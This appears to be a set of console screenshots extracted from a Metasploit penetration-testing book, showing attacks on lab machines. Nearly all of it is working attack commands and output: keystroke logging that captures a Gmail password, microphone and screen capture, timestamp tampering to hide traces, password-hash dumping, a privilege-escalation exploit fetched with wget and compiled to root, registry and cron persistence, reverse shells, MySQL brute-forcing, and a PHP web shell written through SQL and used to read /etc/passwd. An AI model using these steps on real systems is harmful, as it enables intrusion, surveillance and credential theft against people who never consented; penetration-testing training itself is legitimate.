
```
meterpreter > enumdesktops  
Enumerating all accessible desktops  
  
Desktops  
=====
```

Session	Station	Name
-----	-----	----
1	WinSta0	Screen-saver
1	WinSta0	Default
1	WinSta0	Disconnect
1	WinSta0	Winlogon

```
meterpreter > getdesktop  
Session 1\W\D
```

```
meterpreter > screenshot
```

```
Screenshot saved to: /root/YJIahTKj.jpeg
```



```
meterpreter > webcam_list  
1: Lenovo EasyCamera
```



```
meterpreter > record_mic  
[*] Starting...  
[*] Stopped  
Audio saved to: /root/NrouXgVj.wav  
meterpreter >
```

```
meterpreter > keyscan_start  
Starting the keystroke sniffer...
```

```
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
<Ctrl> <LCtrl> a <Back> gmail.com <Return> nipun  
_jaswal2017@gmail, <Back> .com <Return> NoOneCanBr  
eakMyPassword@123  
meterpreter > █
```

1716	1896	KMFtp.exe	x86	2	WIN-3KOU2TIJ4E0\mm	C:\Program Fil
es (x86)\KONICA MINOLTA\FTP Utility\KMFtp.exe						
1788	3004	conhost.exe	x64	2	WIN-3KOU2TIJ4E0\mm	C:\Windows\Sys
tem32\conhost.exe						
1844	2216	kKfqITswCZS.exe	x86	2	WIN-3KOU2TIJ4E0\mm	C:\Users\mm\Ap
pData\Local\Temp\rad9B262.tmp\kKfqITswCZS.exe						
<b>1896</b>	1820	explorer.exe	x64	2	WIN-3KOU2TIJ4E0\mm	C:\Windows\exp
lorer.exe						
2216	696	wscript.exe	x86	2	WIN-3KOU2TIJ4E0\mm	C:\Windows\Sys
WOW64\wscript.exe						

```
meterpreter > migrate 1896  
[*] Migrating from 1844 to 1896...  
[*] Migration completed successfully.  
meterpreter > getpid  
Current pid: 1896  
meterpreter >
```

```
meterpreter > getuid  
Server username: DESKTOP-PESQ21S\Apex  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > sysinfo  
Computer       : DESKTOP-PESQ21S  
OS             : Windows 10 (Build 10586).  
Architecture   : x64 (Current Process is WOW64)  
System Language : en_US  
Domain         : WORKGROUP  
Logged On Users : 2  
Meterpreter    : x86/win32
```

```
meterpreter > timestomp -v creditcard.txt  
Modified       : 2016-06-19 23:23:15 +0530  
Accessed      : 2016-06-19 23:23:15 +0530  
Created       : 2016-06-19 23:23:15 +0530  
Entry Modified: 2016-06-19 23:23:26 +0530  
meterpreter > timestomp -z "11/26/1999 15:15:25" creditcard.txt  
11/26/1999 15:15:25  
[*] Setting specific MACE attributes on creditcard.txt
```

```
meterpreter > timestomp -v creditcard.txt  
Modified       : 1999-11-26 15:15:25 +0530  
Accessed      : 1999-11-26 15:15:25 +0530  
Created       : 1999-11-26 15:15:25 +0530  
Entry Modified: 1999-11-26 15:15:25 +0530
```

```
meterpreter > timestomp -b creditcard.txt  
[*] Blanking file MACE attributes on creditcard.txt  
meterpreter > timestomp -v creditcard.txt  
Modified       : 2106-02-07 11:58:15 +0530  
Accessed      : 2106-02-07 11:58:15 +0530  
Created       : 2106-02-07 11:58:15 +0530  
Entry Modified: 2106-02-07 11:58:15 +0530
```

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 62e273ef3f1ebd94630c73c8eeb9de20...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Apex:"1to1]5"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Apex:1001:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
```

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

```
meterpreter > getuid
Server username: WIN-SWIKK0TKSHX\mm
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```



```
msf exploit(ms10_015_kitrap0d) > show options
```

```
Module options (exploit/windows/local/ms10_015_kitrap0d):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on.

```
Exploit target:
```

Id	Name
--	----
0	Windows 2K SP4 - Windows 7 (x86)

```
msf exploit(ms10_015_kitrap0d) > set SESSION 3
```

```
SESSION => 3
```

```
msf exploit(ms10_015_kitrap0d) > exploit
```

```
[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Launching notepad to host the exploit...
[+] Process 1856 launched.
[*] Reflectively injecting the exploit DLL into 1856...
[*] Injecting exploit into 1856 ...
[*] Exploit injected. Injecting payload into 1856...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 4 opened (192.168.10.112:4444 -> 192.168.10.109:49175) at 2016-07-10 14:09:42 +0530
```

```
meterpreter > █
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > sysinfo
```

```
Computer      : WIN-SWIKK0TKSHX
OS            : Windows 2008 (Build 6001, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter   : x86/win32
```

```
meterpreter > sysinfo
Computer      : ubuntu
OS           : Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08
              UTC 2014 (x86_64)
Architecture : x64
Meterpreter  : x86/linux
meterpreter > █
```

```
meterpreter > shell
Process 5341 created.
Channel 1 created.
$ id
uid=1000(rootme) gid=1000(rootme) groups=1000(rootme),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),110(lpadmin),111(sambashare)
$ uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_6
4 x86_64 x86_64 GNU/Linux
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:   Ubuntu 14.04 LTS
Release:       14.04
Codename:      trusty
$
```

```
$ wget http://172.28.128.4/37292.c
--2017-03-30 01:33:27-- http://172.28.128.4/37292.c
Connecting to 172.28.128.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5123 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[=====] 5,123      --.-K/s   in 0s

2017-03-30 01:33:27 (538 MB/s) - '37292.c' saved [5123/5123]
```

```
$ gcc 37292.c -o bang -lpthread
$ ls
29.elf 37292.c bang
$ chmod +x bang
$ ./bang
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),110(lpadmin),111(sambashare),1000(rootme)
```

```
meterpreter > background
[*] Backgrounding session 3...
msf exploit(handler) > use post/windows/manage/persistence_exe
msf post(persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

  Name      Current Setting  Required  Description
  ----      -
  REXENAME  default.exe      yes       The name to call exe on remote system
  REXEPATH  yes              yes       The remote executable to use.
  SESSION   yes              yes       The session to run this module on.
  STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)
```

```
msf post(persistence_exe) > set SESSION 3
SESSION => 3
```

```
msf post(persistence_exe) > set REXEPATH /var/www/html/nj.exe
REXEPATH => /var/www/html/nj.exe
msf post(persistence_exe) > run

[*] Running module against WIN-3KOU2TIJ4E0
[*] Reading Payload from file /var/www/html/nj.exe
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\default.exe
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\default.exe
[+] Agent executed with PID 1544
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FYpDtqJeQmQgg
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FYpDtqJeQmQgg
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN-3KOU2TIJ4E0_20170330.4307/WIN-3KOU2TIJ4E0_20170330.4307.rc
[*] Post module execution completed
msf post(persistence_exe) > █
```

```

meterpreter > reboot
Rebooting...

[*] 172.28.128.5 - Meterpreter session 3 closed. Reason: Died

AC[-] Error running command reboot: Interrupt
msf post(persistence_exe) > popm
msf post(persistence_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.28.128.4:1337
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 172.28.128.5
[*] Meterpreter session 4 opened (172.28.128.4:1337 -> 172.28.128.5:49159) at 2017-03-30 17:46:45 +0530

meterpreter > █

```

```

msf exploit(handler) > use exploit/linux/local/cron_persistence
msf exploit(cron_persistence) > show options

Module options (exploit/linux/local/cron_persistence):

  Name      Current Setting  Required  Description
  ----      -
CLEANUP    true             yes       delete cron entry after execution
SESSION    yes              yes       The session to run this module on.
TIMING     * * * * *        no        cron timing. Changing will require WfsD
elay to be adjusted
USERNAME   root             no        User to run cron/crontab as

Exploit target:

  Id  Name
  --  ---
  1   User Crontab

'msf exploit(cron_persistence) > █

```

```
msf exploit(cron_persistence) > set SESSION 1  
SESSION => 1  
msf exploit(cron_persistence) > run
```

## Chapter 5: Testing Services with Metasploit

```
msf auxiliary(tcp) > run
```

```
[*] 172.28.128.3:          - 172.28.128.3:3306 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > █
```

```
msf auxiliary(tcp) > use auxiliary/scanner/mysql/mysql_version
```

```
msf auxiliary(mysql_version) > setg RHOSTS 172.28.128.3
```

```
RHOSTS => 172.28.128.3
```

```
msf auxiliary(mysql_version) > show options
```

```
Module options (auxiliary/scanner/mysql/mysql_version):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS	172.28.128.3	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(mysql_version) > run
```

```
[*] 172.28.128.3:3306      - 172.28.128.3:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options
```

```
Module options (auxiliary/scanner/mysql/mysql_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD	msfadmin	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type: host:port[,type:host:port][...]
RHOSTS	172.28.128.3	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host

```
msf auxiliary(mysql_login) > run
```

```
[*] 172.28.128.3:3306 - 172.28.128.3:3306 - Found remote MySQL version 5.0.51a
[+] 172.28.128.3:3306 - MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) > █
```

```
msf > use auxiliary/scanner/mysql/mysql_hashdump
msf auxiliary(mysql_hashdump) > show options
```

```
Module options (auxiliary/scanner/mysql/mysql_hashdump):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD		no	The password for the specified username
RHOSTS	172.28.128.3	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads
USERNAME	root	no	The username to authenticate as

```
msf auxiliary(mysql_hashdump) > run
```

```
[+] 172.28.128.3:3306 - Saving HashString as Loot: admin:*
4ACFE3202A5FF5CF467898FC58AAB1D615029441
[+] 172.28.128.3:3306 - Saving HashString as Loot: debian-
sys-maint:
[+] 172.28.128.3:3306 - Saving HashString as Loot: root:
[+] 172.28.128.3:3306 - Saving HashString as Loot: guest:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf > use auxiliary/scanner/mysql/mysql_schemadump
msf auxiliary(mysql_schemadump) > show options
```

```
Module options (auxiliary/scanner/mysql/mysql_schemadump):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
DISPLAY_RESULTS	true	yes	Display the Results to the Screen
PASSWORD		no	The password for the specified username
RHOSTS	172.28.128.3	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads
USERNAME	root	no	The username to authenticate as

```
msf auxiliary(mysql_schemadump) > █
```



```

msf auxiliary(mysql_schemadump) > setg USERNAME root
USERNAME => root
msf auxiliary(mysql_schemadump) > run

[*] 172.28.128.3:3306      - Schema stored in: /root/.msf4/loot/20170408144231_de
fault_172.28.128.3_mysql_schema_281020.txt
[+] 172.28.128.3:3306      - MySQL Server Schema
Host: 172.28.128.3
Port: 3306
=====

---
- DBName: dvwa
Tables:
- TableName: guestbook
Columns:
- ColumnName: comment_id
  ColumnType: smallint(5) unsigned
- ColumnName: comment
  ColumnType: varchar(300)
- ColumnName: name
  ColumnType: varchar(100)
- TableName: users
Columns:
- ColumnName: user_id
  ColumnType: int(6)
- ColumnName: first_name
  ColumnType: varchar(15)

```

```

msf auxiliary(mysql_file_enum) > show options

Module options (auxiliary/scanner/mysql/mysql_file_enum):

Name           Current Setting  Required  Description
-----
DATABASE_NAME  mysql           yes       Name of database to use
FILE_LIST      /var            yes       List of directories to enumerate
PASSWORD       no              no        The password for the specified username
RHOSTS         172.28.128.3   yes       The target address range or CIDR identifier
RPORT         3306           yes       The target port (TCP)
TABLE_NAME     BNAKNGFh       yes       Name of table to use - Warning, if the table
THREADS        1              yes       The number of concurrent threads
USERNAME       root           yes       The username to authenticate as

```

```

msf auxiliary(mysql_file_enum) > set FILE_LIST /root/Desktop/file
FILE_LIST => /root/Desktop/file
msf auxiliary(mysql_file_enum) > run

[+] 172.28.128.3:3306 - /var/ is a directory and exists
[+] 172.28.128.3:3306 - /var/www/ is a directory and exists
[+] 172.28.128.3:3306 - /etc/passwd is a file and exists
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```

msf auxiliary(mysql_file_enum) > use auxiliary/scanner/mysql/mysql_writable_dirs
msf auxiliary(mysql_writable_dirs) > show options

```

Module options (auxiliary/scanner/mysql/mysql\_writable\_dirs):

Name	Current Setting	Required	Description
DIR_LIST		yes	List of directories to test
FILE_NAME	KWahynZC	yes	Name of file to write
PASSWORD		no	The password for the specified username
RHOSTS	172.28.128.3	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads
USERNAME	root	yes	The username to authenticate as

```

msf auxiliary(mysql_writable_dirs) > run

```

```

[!] 172.28.128.3:3306 - For every writable directory found, a file called KWahynZC with
the text test will be written to the directory.
[*] 172.28.128.3:3306 - Login...
[*] 172.28.128.3:3306 - Checking /var/...
[!] 172.28.128.3:3306 - Can't create/write to file '/var/KWahynZC' (Errcode: 13)
[*] 172.28.128.3:3306 - Checking /var/www/...
[!] 172.28.128.3:3306 - Can't create/write to file '/var/www/KWahynZC' (Errcode: 13)
[*] 172.28.128.3:3306 - Checking /etc/passwd...
[!] 172.28.128.3:3306 - Can't create/write to file '/etc/passwd/KWahynZC' (Errcode: 20)
[*] 172.28.128.3:3306 - Checking /var/www/html/...
[+] 172.28.128.3:3306 - /var/www/html/ is writeable
[*] 172.28.128.3:3306 - Checking /tmp/...
[+] 172.28.128.3:3306 - /tmp/ is writeable
[*] 172.28.128.3:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```
msf auxiliary(mysql_sql) > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > show options
```

Module options (auxiliary/admin/mysql/mysql\_enum):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	3306	yes	The target port (TCP)
USERNAME	root	no	The username to authenticate as

```
msf auxiliary(mysql_enum) > setg RHOST 172.28.128.3
```

```
RHOST => 172.28.128.3
```

```
msf auxiliary(mysql_enum) > run
```

```
[*] 172.28.128.3:3306 - Running MySQL Enumerator...
[*] 172.28.128.3:3306 - Enumerating Parameters
[*] 172.28.128.3:3306 - MySQL Version: 5.0.51a-3ubuntu5
[*] 172.28.128.3:3306 - Compiled for the following OS: debian-linux-gnu
[*] 172.28.128.3:3306 - Architecture: i486
[*] 172.28.128.3:3306 - Server Hostname: metasploitable
[*] 172.28.128.3:3306 - Data Directory: /var/lib/mysql/
[*] 172.28.128.3:3306 - Logging of queries and logins: OFF
[*] 172.28.128.3:3306 - Old Password Hashing Algorithm OFF
[*] 172.28.128.3:3306 - Loading of local files: ON
[*] 172.28.128.3:3306 - Logins with old Pre-4.1 Passwords: OFF
[*] 172.28.128.3:3306 - Allow Use of symlinks for Database Files: YES
[*] 172.28.128.3:3306 - Allow Table Merge: YES
[*] 172.28.128.3:3306 - SSL Connections: Enabled
[*] 172.28.128.3:3306 - SSL CA Certificate: /etc/mysql/cacert.pem
[*] 172.28.128.3:3306 - SSL Key: /etc/mysql/server-key.pem
[*] 172.28.128.3:3306 - SSL Certificate: /etc/mysql/server-cert.pem
[*] 172.28.128.3:3306 - Enumerating Accounts:
```

```

[*] 172.28.128.3:3306 - Loading of local files: ON
[*] 172.28.128.3:3306 - Logins with old Pre-4.1 Passwords: OFF
[*] 172.28.128.3:3306 - Allow Use of symlinks for Database Files: YES
[*] 172.28.128.3:3306 - Allow Table Merge: YES
[*] 172.28.128.3:3306 - SSL Connections: Enabled
[*] 172.28.128.3:3306 - SSL CA Certificate: /etc/mysql/cacert.pem
[*] 172.28.128.3:3306 - SSL Key: /etc/mysql/server-key.pem
[*] 172.28.128.3:3306 - SSL Certificate: /etc/mysql/server-cert.pem
[*] 172.28.128.3:3306 - Enumerating Accounts:
[*] 172.28.128.3:3306 - List of Accounts with Password Hashes:
[*] 172.28.128.3:3306 - User: admin Host: localhost Password Hash: *4ACFE3202A5FF5CF467898FC58AAB1D615029441
[*] 172.28.128.3:3306 - User: debian-sys-maint Host: Password Hash:
[*] 172.28.128.3:3306 - User: root Host: % Password Hash:
[*] 172.28.128.3:3306 - User: guest Host: % Password Hash:
[*] 172.28.128.3:3306 - The following users have GRANT Privilege:
[*] 172.28.128.3:3306 - User: debian-sys-maint Host:
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have CREATE USER Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have RELOAD Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
[*] 172.28.128.3:3306 - User: debian-sys-maint Host:
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have SHUTDOWN Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost
[*] 172.28.128.3:3306 - User: debian-sys-maint Host:
[*] 172.28.128.3:3306 - User: root Host: %
[*] 172.28.128.3:3306 - User: guest Host: %
[*] 172.28.128.3:3306 - The following users have SUPER Privilege:
[*] 172.28.128.3:3306 - User: admin Host: localhost

```

```

msf auxiliary(mysql_writable_dirs) > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  no               no       The password for the specified username
  RHOST     172.28.128.3    yes      The target address
  RPORT     3306             yes      The target port (TCP)
  SQL       select version() yes         The SQL to execute.
  USERNAME  root             no       The username to authenticate as

msf auxiliary(mysql_sql) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select version()'...
[*] 172.28.128.3:3306 - | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) > set SQL "select * from mysql.user"
SQL => select * from mysql.user
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select * from mysql.user'...
[*] 172.28.128.3:3306 - | localhost | admin | *4ACFE3202A5FF5CF467898FC58AAB1D615029441 | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | N |
Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |
Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |
N | N | N | N | N | N | | | | 0 | 0 | 0 | 0 | 0 |
[*] 172.28.128.3:3306 - | % | root | | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |
Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y |

```

```

msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select "<?php phpinfo()?" INTO OUTFILE "/var/www/html/a.php"'...
[*] Auxiliary module execution completed

```

phpinfo() 172.28.128.3/html/a.php

## PHP Version 5.2.4-2ubuntu5.10

<b>System</b>	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
<b>Build Date</b>	Jan 6 2010 21:50:12
<b>Server API</b>	CGI/FastCGI
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/cgi
<b>Loaded Configuration File</b>	/etc/php5/cgi/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/cgi/conf.d
<b>additional .ini files parsed</b>	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
<b>PHP API</b>	20041225
<b>PHP Extension</b>	20060613
<b>Zend Extension</b>	220060519
<b>Debug Build</b>	no
<b>Thread Safety</b>	disabled
<b>Zend Memory Manager</b>	enabled
<b>IPv6 Support</b>	enabled
<b>Registered PHP Streams</b>	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
<b>Registered Stream Socket Transports</b>	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls



```
msf auxiliary(mysql_sql) > set SQL select "<?php system($_GET['cm']);?>" INTO OUTFILE "/var/www/html/b.php"
SQL => select "<?php system($_GET[cm]);?>" INTO OUTFILE "/var/www/html/b.php"
```

172.28.128.3/html/b.php?cm=cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:irc:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash bind:x:105:113:/var/cache/bind:/bin/false postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534:/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false tomat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash service:x:1002:1002,,/home/service:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/nfs:/bin/false snmp:x:115:65534:/var/lib/snmp:/bin/false
```



29.elf a.php b.php



```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options
```

```
Module options (auxiliary/gather/shodan_search):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
DATABASE	false	no	Add search results to the database
MAXPAGE	1	yes	Max amount of pages to collect
OUTFILE		no	A filename to store the list of IPs
Proxies		no	A proxy chain of format type:host:port
ort[,type:host:port][...]			
QUERY		yes	Keywords you want to search for
